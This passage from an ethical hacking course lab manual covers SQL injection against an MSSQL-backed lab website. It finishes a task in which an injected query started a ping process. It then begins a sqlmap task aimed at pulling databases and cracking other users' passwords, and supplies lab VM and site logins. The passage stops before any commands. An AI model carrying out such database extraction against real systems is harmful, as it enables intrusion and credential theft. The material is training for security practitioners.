40. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.
41. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.
42. This process is the result of the SQL injection query that you entered in the login field of the target website.

Module 15 – SQL Injection



43. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.
44. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.
45. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.
46. Close all open windows and document all the acquired information.
47. Turn off the **Windows 11** virtual machine.

Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

Module 15 – SQL Injection

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

Note: In this task, you will pretend that you are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.


Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.
4. Type <http://www.moviescope.com/> and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

